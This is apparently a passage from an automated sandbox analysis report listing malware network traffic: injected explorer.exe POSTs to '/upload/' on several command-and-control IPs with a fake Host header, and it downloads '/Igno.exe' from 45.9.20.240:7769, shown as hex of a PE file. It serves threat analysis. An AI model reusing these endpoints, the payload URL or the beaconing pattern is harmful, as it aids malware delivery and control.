73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49758	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:42.182842970 CET	1127	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://sbhfij.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 167 Host: rcacademy.at
Dec 18, 2021 15:31:43.330394030 CET	1165	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 8 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 04 00 00 00 70 e8 80 ef Data Ascii: p

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49849	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:27.166806936 CET	21798	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lvxkwka.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 361 Host: rcacademy.at
Dec 18, 2021 15:32:28.348505974 CET	21799	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:27 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 44 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 d0 9e 5c 2d 5e 24 1f ba 6a 5a b5 aa 13 a3 c4 b5 fd 74 cd 61 fc ff 2d 55 5b 89 92 8a Data Ascii: #\-^$jZta-U[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49850	45.9.20.240	7769	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:28.422475100 CET	21799	OUT	GET /Igno.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 45.9.20.240:7769

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:28.486366034 CET	21801	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Server: Microsoft-HTTPAPI/2.0 Date: Sat, 18 Dec 2021 14:32:23 GMT Data Raw: 36 33 32 31 64 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0e 3f d0 49 4a 5e be 1a 4a 5e be 1a 4a 5e be 1a d9 10 26 1a 48 5e be 1a 25 28 20 1a 5b 5e be 1a 25 28 14 1a 2c 5e be 1a 43 26 2d 1a 4f 5e be 1a 4a 5e bf 1a 81 5e be 1a 25 28 15 1a 61 5e be 1a 25 28 24 1a 4b 5e be 1a 25 28 23 1a 4b 5e be 1a 52 69 63 68 4a 5e be 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 33 12 45 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 b4 04 00 00 5e 0 9 00 00 00 00 00 b0 42 03 00 00 10 00 00 00 d0 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 50 0e 00 00 04 00 00 b4 46 06 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 64 b1 04 00 3c 00 00 00 00 a0 0d 00 08 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 0e 00 4c 17 00 00 60 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 82 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 da b3 04 00 00 10 00 00 00 b4 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 c7 08 00 00 d0 04 00 00 d8 00 00 00 b8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 08 6b 00 00 00 a0 0d 00 00 6c 00 00 00 90 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 fa 35 00 00 00 10 0e 00 00 36 00 00 00 fc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 b4 04 00 c4 b4 04 00 d8 b4 04 00 ee b4 04 00 0a b5 04 00 1e b5 04 00 30 b5 04 00 44 b5 04 00 50 b5 04 00 60 b5 04 00 6e b5 04 00 7e b5 04 00 94 b5 04 00 a8 b5 04 00 b8 b5 04 00 d8 b5 04 00 f2 b5 04 00 0c b6 04 00 24 b6 04 00 38 b6 04 00 44 b6 04 00 52 b6 04 00 68 b6 04 00 80 b6 04 00 a2 b6 04 00 c2 b6 04 00 d8 b6 04 00 f4 b6 04 00 10 b7 04 00 22 b7 04 00 36 b7 04 00 44 b7 04 00 4c b7 04 00 58 b7 04 00 6a b7 04 00 82 b7 04 00 90 b7 04 00 b4 b7 04 00 d0 b7 04 00 e8 b7 04 00 f4 b7 04 00 06 b8 04 00 1a b8 04 00 2e b8 04 00 40 b8 04 00 5a b8 04 00 6a b8 04 00 82 b8 04 00 Data Ascii: 6321dMZ@!L!This program cannot be run in DOS mode.$?IJ^J^J^&H^%([^%(,^C&-O^J^^%(a^%($K^% (#K^RichJ^PEL3E_^B@PFd<kL`@@.text `.data@.rsrckl@@.reloc56@B0DP`n~$8DRh"6DLXj.@Zj

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49851	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:31.519809008 CET	22217	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lbswig.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 353 Host: rcacademy.at
Dec 18, 2021 15:32:32.684422016 CET	22218	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:32 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49852	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:33.086858034 CET	22219	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rmxlxoqtyn.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 314 Host: rcacademy.at
Dec 18, 2021 15:32:34.302033901 CET	22220	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:33 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49853	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:34.661170959 CET	22221	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pwwgj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 119 Host: rcacademy.at
Dec 18, 2021 15:32:35.668797016 CET	22227	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:35 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49857	211.59.14.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:35.984163046 CET	22230	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rwrqu.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 314 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:37.251116037 CET	22233	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:36 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49859	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:37.882457018 CET	22234	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hetky.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 267 Host: rcacademy.at
Dec 18, 2021 15:32:38.607162952 CET	22235	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:38 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49860	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:39.704998016 CET	22237	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wadndxm.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 364 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:40.590053082 CET	22245	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:40 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49866	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:41.016383886 CET	22250	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://whrkpnnn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 232 Host: rcacademy.at
Dec 18, 2021 15:32:42.024970055 CET	22261	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:41 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49874	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:42.534523964 CET	22268	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://udjjtqdogg.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 185 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
